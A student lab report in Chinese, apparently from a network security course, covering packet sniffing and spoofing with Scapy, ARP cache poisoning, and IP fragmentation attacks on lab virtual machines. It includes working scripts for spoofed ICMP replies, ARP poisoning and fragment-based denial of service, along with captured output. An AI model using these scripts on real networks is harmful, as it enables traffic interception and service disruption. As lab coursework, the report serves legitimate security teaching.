

数据包嗅探实验

57117233 张铨炜

Task 1.1

实验步骤及结果

该实验主要是要求我们使用相应的工具来进行数据包的嗅探。

- 首先安装scapy

```
1 | sudo pip install scapy
```

- 编写python程序，命名为mycode.py

```
1 | from scapy.all import *
2 | a = IP()
3 | a.show()
```

- 运行

```
1 | sudo python3 mycode.py
```

- 输出为

```
1 | [09/09/20]seed@VM:~/2ndweek1$ sudo python3 mycode.py
2 | ###[ IP ]###
3 |     version    = 4
4 |     ihl        = None
5 |     tos        = 0x0
6 |     len        = None
7 |     id         = 1
8 |     flags      =
9 |     frag       = 0
10 |    ttl        = 64
11 |    proto      = hopopt
12 |    chksum     = None
13 |    src         = 127.0.0.1
14 |    dst         = 127.0.0.1
15 |    \options    \
```

Task 1.1A

- 不使用root权限运行

```
1 [09/09/20]seed@VM:~$ sniffer.py
2 Traceback (most recent call last):
3   File "./sniffer.py", line 7, in <module>
4     pkt = sniff(filter='icmp', prn=print_pkt)
5   File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 1036, in
6     sniff
7     sniffer._run(*args, **kwargs)
8   File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 907, in
9     _run
10    *arg, **karg)] = iface
11   File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py", line 398, in
12     __init__
13     self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW,
14     socket.htons(type)) # noqa: E501
15   File "/usr/lib/python3.5/socket.py", line 134, in __init__
16     _socket.socket.__init__(self, family, type, proto, fileno)
17 PermissionError: [Errno 1] Operation not permitted
```

- 使用root权限运行

```
1 #####[ Ethernet ]#####
2   dst      = 00:0c:29:5e:de:99
3   src      = 00:50:56:c0:00:08
4   type     = IPv4
5 #####[ IP ]#####
6     version  = 4
7     ihl     = 5
8     tos     = 0x0
9     len     = 84
10    id      = 30778
11    flags   =
12    frag    = 0
13    ttl     = 64
14    proto   = icmp
15    chksum  = 0xbfc7
16    src     = 172.16.245.1
17    dst     = 172.16.245.132
18    \options \
19 #####[ ICMP ]#####
20    type    = echo-request
21    code    = 0
22    chksum  = 0xf1b0
23    id      = 0x5a22
24    seq     = 0x0
25 #####[ Raw ]#####
```

```

26      load      =
27      '_XE#\x00\x0b\x1c\x a3\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x1
28      8\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
29      ###[ Ethernet ]###
30      dst      = 00:50:56:c0:00:08
31      src      = 00:0c:29:5e:de:99
32      type     = IPv4
33      ###[ IP ]###
34      version   = 4
35      ihl       = 5
36      tos       = 0x0
37      len       = 84
38      id        = 88
39      flags     =
40      frag      = 0
41      ttl       = 64
42      proto     = icmp
43      checksum  = 0x37aa
44      src        = 172.16.245.132
45      dst        = 172.16.245.1
46      \options   \
47      ###[ ICMP ]###
48      type      = echo-reply
49      code      = 0
50      checksum  = 0xf9b0
51      id        = 0x5a22
52      seq        = 0x0
53      ###[ Raw ]###
54      load      =
55      '_XE#\x00\x0b\x1c\x a3\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x1

```

- 发现在未使用root权限用户下运行时，发现我们并不能获取足够的权限来构造socket，导致Operation not permitted。

Task 1.1B

1. 捕获ICMP数据包

- 这项操作和Task 1.1A中完全相同，故其输出也相同，此处略。

2. 捕获从某个IP地址发出，目标端口为23的TCP数据包

- 首先我们修改sniffer.py中sniff()函数中的filter参数为如下（其中src host后跟宿主机的IP地址）：

```
1 | filter='src host 172.16.245.1 and tcp dst port 23'
```

- 获取虚拟机的地址为172.16.245.132。
- 现在我们需要从宿主机段向虚拟机建立通信，发送相应的TCP数据包至目标端口，使用telnet远程链接虚拟机：

```
[masshiro@Kwans-MacBook-Pro:~$ telnet 172.16.245.132
Trying 172.16.245.132...
Connected to 172.16.245.132.
Escape character is '^]'.
[Password:

Login incorrect
[VM login: seed
[Password:
Last login: Wed Sep  9 21:08:05 EDT 2020 from 172.16.245.1 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[09/09/20]seed@VM:~$ ]]

[09/09/20]seed@VM:~/2ndweek1$ vi sniffer.py
[09/09/20]seed@VM:~/2ndweek1$ chmod a+x sniffer.py
[09/09/20]seed@VM:~/2ndweek1$ sudo ./sniffer.py
```

- 奇怪的是，上图中发现sniff.py并不能打印出抓取的信息，但是使用wireshark却可以抓去到相应的数据包：

源IP	目的IP	协议	信息
172.16.245.1	172.16.245.132	TCP	66 53896 → 23 [ACK] Seq=1185
172.16.245.1	172.16.245.132	TELNET	68 Telnet Data ...
172.16.245.132	172.16.245.1	TELNET	76 Telnet Data ...
172.16.245.1	172.16.245.132	TCP	66 53896 → 23 [ACK] Seq=1185
172.16.245.132	172.16.245.1	TCP	66 23 → 53896 [FTN. ACK] Seq=1185

▶ Frame 471: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface
 ▶ Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: Vmware_5e:de:99 (00:0c:29:5e:de:99)
 ▶ Internet Protocol Version 4, Src: 172.16.245.1, Dst: 172.16.245.132
 ▶ Transmission Control Protocol, Src Port: 53896, Dst Port: 23, Seq: 1185753115,

3. 捕获从特定子网发出或发向特定子网的数据包：

- 将filter()参数改为"net 128.230.0.0/16"。
- 由于时间关系，子网搭建过分耗时，加之后续又有新的实验要完成，故此处实在无能为力，望老师谅解。

Task 1.2

实验步骤及结果

- 编写catch.py如下，将其设置为可运行程序：

```
1 #!/usr/bin/python3
2
3 from scapy.all import *
4
5 a = IP()
6 a.src = '172.16.245.6'
7 a.dst = '172.16.245.1'
8 b = ICMP()
9 p = a/b
10 send(p)
```

- 运行：

```
[09/09/20]seed@VM:~/2ndweek1$ vi catch.py
[09/09/20]seed@VM:~/2ndweek1$ chmod a+x catch.py
[09/09/20]seed@VM:~/2ndweek1$ sudo ./catch.py
Sent 1 packets.
```

- 在Wireshark中发现该数据包：

No.	Time	Source	Destination	Pkts
22	2020-09-09 21:35:05.1371806...	172.16.245.1	224.0.0.251	ME
23	2020-09-09 21:35:07.9926396...	172.16.245.1	224.0.0.251	ME
24	2020-09-09 21:35:12.1020460...	172.16.245.1	224.0.0.251	ME
25	2020-09-09 21:37:25.2876759...	Vmware_5e:de:99	Broadcast	AF
26	2020-09-09 21:37:25.2879350...	Vmware_c0:00:08	Vmware_5e:de:99	AF
27	2020-09-09 21:37:25.2888976...	172.16.245.6	172.16.245.1	IC
28	2020-09-09 21:37:25.2891058...	Vmware_c0:00:08	Broadcast	AF

Frame 27: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface
Ethernet II, Src: Vmware_5e:de:99 (00:0c:29:5e:de:99), Dst: Vmware_c0:00:08 (00:0c:29:c0:00:08)
Internet Protocol Version 4, Src: 172.16.245.6, Dst: 172.16.245.1
Internet Control Message Protocol

Hex	Dec	ASCII
0000	00 50 56 c0 00 08 00 0c	.PV.....)^....E.
0010	29 5e de 99 08 00 45 00@. 8.....
0020	f5 01 08 00 f7 ff 00 00

- 说明伪装成功。

Task 1.3

实验步骤及结果：

- 编写traceroute.py，是其自动增加TTL直至255，并发送相关的数据包：

```
1 from scapy.all import *
2 ttl = 1
3 while True:
4     a = IP()
5     a.dst = '58.192.118.142'
6     a.ttl = ttl
7     b = ICMP()
8     send(a/b)
9     ttl = ttl + 1
```

- 看到Echo reply时，TTL增至64时，其request得到响应，故推测其距离58.192.118.142，约64跳路由器距离。

```
172.16.245.132      58.192.118.142    ICMP      42 Echo (ping) request id=0x0000, seq=0/0, ttl=254 (no response found!
172.16.245.132      58.192.118.142    ICMP      42 Echo (ping) request id=0x0000, seq=0/0, ttl=255 (no response found!
172.16.245.132      58.192.118.142    ICMP      98 Echo (ping) request id=0x2439, seq=1/256, ttl=64 (reply in 260)
58.192.118.142      172.16.245.132    ICMP      98 Echo (ping) reply   id=0x2439, seq=1/256, ttl=128 (request in 259)
172.16.245.132      58.192.118.142    ICMP      98 Echo (ping) request id=0x2439, seq=2/512, ttl=64 (reply in 262)
58.192.118.142      172.16.245.132    ICMP      98 Echo (ping) reply   id=0x2439, seq=2/512, ttl=128 (request in 261)
172.16.245.132      58.192.118.142    ICMP      98 Echo (ping) request id=0x2439, seq=3/768, ttl=64 (reply in 264)
```

Task 1.4

实验步骤及结果

- 确保虚拟机的网络设置为 Bridged模式
- 编写icmpReply.py如下，其工作内容为，将同一网段中捕获的ICMP数据包抓取，并设置ICMP为Reply类型，再重新发出，以达到伪造的目的：

```
1 from scapy.all import *
2 def reply(pkt):
3     if ICMP in pkt and pkt[ICMP].type == 8:
4         ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
5         icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
6         data = pkt[Raw].load
7         reply = ip/icmp/data
8         send(reply)
9     pkt = sniff(filter='icmp', prn=reply)
```

- 首先在宿主机上ping 172.20.10.21这个地址（随意），发现并不能ping通：

```
[masshiro@Kwans-MacBook-Pro:~$ ping 172.20.10.21 -c4
PING 172.20.10.21 (172.20.10.21): 56 data bytes
Request timeout for icmp_seq 0
Request timeout for icmp_seq 1
Request timeout for icmp_seq 2

--- 172.20.10.21 ping statistics ---
4 packets transmitted, 0 packets received, 100.0% packet loss
```

- 随后运行icmpReply.py，发现可以ping成功，说明成功伪造了Reply数据包：

```
[masshiro@Kwans-MacBook-Pro:~$ ping 172.20.10.21 -c4
PING 172.20.10.21 (172.20.10.21): 56 data bytes
64 bytes from 172.20.10.21: icmp_seq=0 ttl=64 time=8.639 ms
64 bytes from 172.20.10.21: icmp_seq=1 ttl=64 time=3.991 ms
64 bytes from 172.20.10.21: icmp_seq=2 ttl=64 time=3.383 ms
76 bytes from 221.228.49.65: Communication prohibited by filter
Vr HL TOS Len ID Flg off TTL Pro cks Src Dst
4 5 48 5400 a458 0 0000 3b 01 6ec6 172.20.10.5 172.20.10.21

64 bytes from 172.20.10.21: icmp_seq=3 ttl=64 time=5.045 ms

--- 172.20.10.21 ping statistics ---
4 packets transmitted, 4 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 3.383/5.264/8.639/2.037 ms
```

```
[09/09/20]seed@VM:~/2ndweek1$ sudo python3 icmpReply.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

ARP缓存污染攻击实验

Task 1

准备工作

此项实验需要三台主机。具体信息列表如下：

实验文档主机名称	IP地址	MAC地址
B	172.20.10.7	0:c:29:1d:9e:2e
A	172.20.10.5	a4:83:e7:90:32:d
M	172.20.10.6	0:c:29:5e:de:99

```
[masshiro@Kwans-MacBook-Pro:~$ arp -a
? (172.20.10.1) at 92:a2:5b:d5:d7:64 on en0 ifscope [ethernet]
? (172.20.10.5) at a4:83:e7:90:32:d on en0 ifscope permanent [ethernet]
? (172.20.10.6) at 0:c:29:5e:de:99 on en0 ifscope [ethernet]
? (172.20.10.7) at 0:c:29:1d:9e:2e on en0 ifscope [ethernet]
? (224.0.0.251) at 1:0:5e:0:0:fb on en0 ifscope permanent [ethernet]
? (239.255.255.250) at 1:0:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
```

此时，我们的任务便是，攻击M的ARP缓存，使得B's IP Addr --> M's MAC Addr.

实验步骤及结果

Task 1A

这一小项中要求我们使用ARP request

- 在主机M中编写相关程序，使得在主机A的ARP cash中我们可以看到，B的IP地址对应于M的MAC地址：

```
1 from scapy.all import *
2 import time as T
3
4 E = Ether()
5 A = ARP()
6 A.pdst = "172.20.10.5"
7 A.psrc = "172.20.10.7"
8
9 pkt = E/A
10
11 for i in range(100):
12     sendp(pkt)
13     T.sleep(0.1)
```

- 运行上述程序，在主机M中查看ARP cash，对应上表中的信息，发现成功污染：

```
[masshiro@Kwans-MacBook-Pro:~$ arp -a
? (172.20.10.1) at 92:a2:5b:d5:d7:64 on en0 ifscope [ethernet]
? (172.20.10.5) at a4:83:e7:90:32:d on en0 ifscope permanent [ethernet]
? (172.20.10.6) at 0:c:29:5e:de:99 on en0 ifscope [ethernet]
? (172.20.10.7) at 0:c:29:5e:de:99 on en0 ifscope [ethernet]
? (224.0.0.251) at 1:0:5e:0:0:fb on en0 ifscope permanent [ethernet]
? (239.255.255.250) at 1:0:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
```

- 实验后，需在主机B中ping通A主机，从而使A中cash恢复

Task 1B

这一小项要求我们使用ARP reply

- 在主机M中编写相关程序，使得在主机A的ARP cash中我们可以看到，B的IP地址对应于M的MAC地址：

```
1 from scapy.all import *
2 import time as T
3
4 E = Ether()
5 A = ARP()
```

```

6 A.op = 2
7 A.hwdst = "0:c:29:5e:de:99"
8 A.pdst = "172.20.10.5"
9 A.psrc = "172.20.10.7"
10
11 pkt = E/A
12
13 for i in range(100):
14     sendp(pkt)
15     T.sleep(0.1)

```

- 运行上述程序前后ARP cash对比，发现成功：

```

[masshiro@Kwans-MacBook-Pro:~$ arp -a
? (172.20.10.1) at 92:a2:5b:d5:d7:64 on en0 ifscope [ethernet]
? (172.20.10.5) at a4:83:e7:90:32:d on en0 ifscope permanent [ethernet]
? (172.20.10.6) at 0:c:29:5e:de:99 on en0 ifscope [ethernet]
? (172.20.10.7) at 0:c:29:1d:9e:2e on en0 ifscope [ethernet]
? (224.0.0.251) at 1:0:5e:0:0:fb on en0 ifscope permanent [ethernet]
? (239.255.255.250) at 1:0:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
[masshiro@Kwans-MacBook-Pro:~$ arp -a
? (172.20.10.1) at 92:a2:5b:d5:d7:64 on en0 ifscope [ethernet]
? (172.20.10.5) at a4:83:e7:90:32:d on en0 ifscope permanent [ethernet]
? (172.20.10.6) at 0:c:29:5e:de:99 on en0 ifscope [ethernet]
? (172.20.10.7) at 0:c:29:5e:de:99 on en0 ifscope [ethernet]
? (224.0.0.251) at 1:0:5e:0:0:fb on en0 ifscope permanent [ethernet]
? (239.255.255.250) at 1:0:5e:7f:ff:fa on en0 ifscope permanent [ethernet]

```

- 实验后，需在主机B中ping通A主机，从而使A中cash恢复。

Task 1C

这一小项要求我们使用ARP **gratuitous message**

- 应注意**gratuitous ARP**数据包的以下两个特征：
 - 源地址以及宿地址应当设置为相同，在我们的实验情形下，应当设置为A主机的IP地址；
 - 在ARP头以及Ethernet头中，其宿MAC地址均设置为MAC广播地址，即ff:ff:ff:ff:ff:ff；
 - 无回复。
- 在主机M中编写相关程序，使得在主机A的ARP cash中我们可以看到，B的IP地址对应于M的MAC地址：

```

1 from scapy.all import *
2 import time as T
3
4 E = Ether()
5 E.dst = "ff:ff:ff:ff:ff:ff";
6 A = ARP()
7 A.hwsrc = "0:c:29:5e:de:99"
8 A.hwdst = "ff:ff:ff:ff:ff:ff";
9 A.pdst = "172.20.10.5"
10 A.psrc = "172.20.10.7"
11 pkt = E/A
12
13 for i in range(100):
14     sendp(pkt)
15     T.sleep(0.1)

```

- 运行后，结果同上，此处不在展示。
- 实验后，需在主机B中ping通A主机，从而使A中cash恢复。

IP/ICMP攻击实验

Task 1

实验步骤及结果

本次实验需要了解，UDP中片偏移量的技术单位为8字节。

Task 1.a

该小项要求我们构造3段IP数据包片段。

- 首先按照要求构造数据包片段：
 - 其中，UDP数据包总长为UDP头部8字节以及负载共96字节，共计104字节。
 - 构造第一段（包含IP、UDP头部，以及第一段的数据部分），并发送：

```
# Construct IP header
ip = IP(src="172.20.10.5", dst="172.20.10.6")
ip.id = 1000           # Identification
ip.frag = 0            # Offset of this IP fragment
ip.flags = 1           # Flags

# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 104

# Construct payload
payload = 'A'*32

# Send first fragment
pkt = ip/udp/payload
pkt[UDP].checksum = 0
send(pkt, verbose=0)
```

- 构造第二段以及第三段并发送：

```

# Construct second fragment and send it
ip. frag = 5
pkt = ip/payload
send(pkt, verbose=0)

# Construct third fragment and send it
ip. frag = 9
ip. flags = 0
pkt = ip/payload
send(pkt, verbose=0)

```

- 在主机M（参见上一实验中的表格，其IP地址为172.20.10.6）上，开启UDP服务器：

```
1 | sudo nc -lu 9090
```

- 使用Wireshark抓包，发现成功：

Source	Destination	Protocol	Length	Info
a4:83:e7:90:32:0d	Broadcast	ARP	60	Who has 172.20.10.6? Tel
172.20.10.5	172.20.10.6	IPv4	74	Fragmented IP protocol (
a4:83:e7:90:32:0d	Broadcast	ARP	60	Who has 172.20.10.6? Tel
172.20.10.5	172.20.10.6	IPv4	66	Fragmented IP protocol (
a4:83:e7:90:32:0d	Broadcast	ARP	60	Who has 172.20.10.6? Tel
172.20.10.5	172.20.10.6	IPv4	66	Fragmented IP protocol (

Frame 2: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface
 ▶ Ethernet II, Src: a4:83:e7:90:32:0d (a4:83:e7:90:32:0d), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 ▶ Internet Protocol Version 4, Src: 172.20.10.5, Dst: 172.20.10.6
 ▶ Data (40 bytes)

0000 ff ff ff ff ff a4 83 e7 90 32 0d 08 00 45 002..E.
0010 00 3c 03 e8 20 00 40 11 ea 95 ac 14 0a 05 ac 14	.<.. @.
0020 0a 06 1b 9e 23 82 00 68 3f f6 41 41 41 41 41 41#..h ?..AAAAAA
0030 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAA AAAAAAAA
0040 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAA AA

Task 1.b


该小项要求我们构造具有重叠部分的内容

- K=8.
- 改写相应的内容如下：

```
1 | from scapy.all import *
2 |
```

```
3 # Construct IP header
4 ip = IP(src="172.20.10.5", dst="172.20.10.6")
5 ip.id = 1000      # Identification
6 ip.frag = 0      # Offset of this IP fragment
7 ip.flags = 1      # Flags
8
9 # Construct UDP header
10 udp = UDP(sport=7070, dport=9090)
11 udp.len = 96
12
13 # Construct payload
14 payload = 'A'*32
15
16 # Send first fragment
17 pkt = ip/udp/payload
18 pkt[UDP].checksum = 0
19 send(pkt, verbose=0)
20
21 # Construct second fragment and send it
22 neopayload = 'a'*32
23 ip.frag = 4
24 pkt = ip/neopayload
25 send(pkt, verbose=0)
26
27 # Construct third fragment and send it
28 ip.frag = 8
29 ip.flags = 0
30 pkt = ip/payload
31 send(pkt, verbose=0)
```

但是出于不知道什么样的原因，这些分片无法合并成一个包，所以结果如下：



Task 1.c

对上述代码再做修改

- IP头中的len改为0xFFFF;
- 不断发送flags为1的数据包，即持续分片；

发现总长度超过0xFFFF后，设置flags为0.

服务器无法支撑运行。

Task 1.d

更改上述代码，不发送第二个片段，发送第一及第三片段。

```

1  from scapy.all import *
2
3  # Construct IP header
4  ip = IP(src="172.20.10.5", dst="172.20.10.6")
5  ip.id = 1000      # Identification
6  ip.frag = 0      # Offset of this IP fragment
7  ip.flags = 1      # Flags
8
9  # Construct UDP header
10 udp = UDP(sport=7070, dport=9090)
11 udp.len = 96
12
13 # Construct payload
14 payload = 'A'*32
15

```

```
16 # Send first fragment
17 pkt = ip/udp/payload
18 pkt[UDP].checksum = 0
19 send(pkt, verbose=0)
20
21 # Construct third fragment and send it
22 ip.frag = 8
23 ip.flags = 0
24 pkt = ip/payload
25 send(pkt, verbose=0)
```

更改多个id发送，发现可以达成拒绝服务攻击的效果。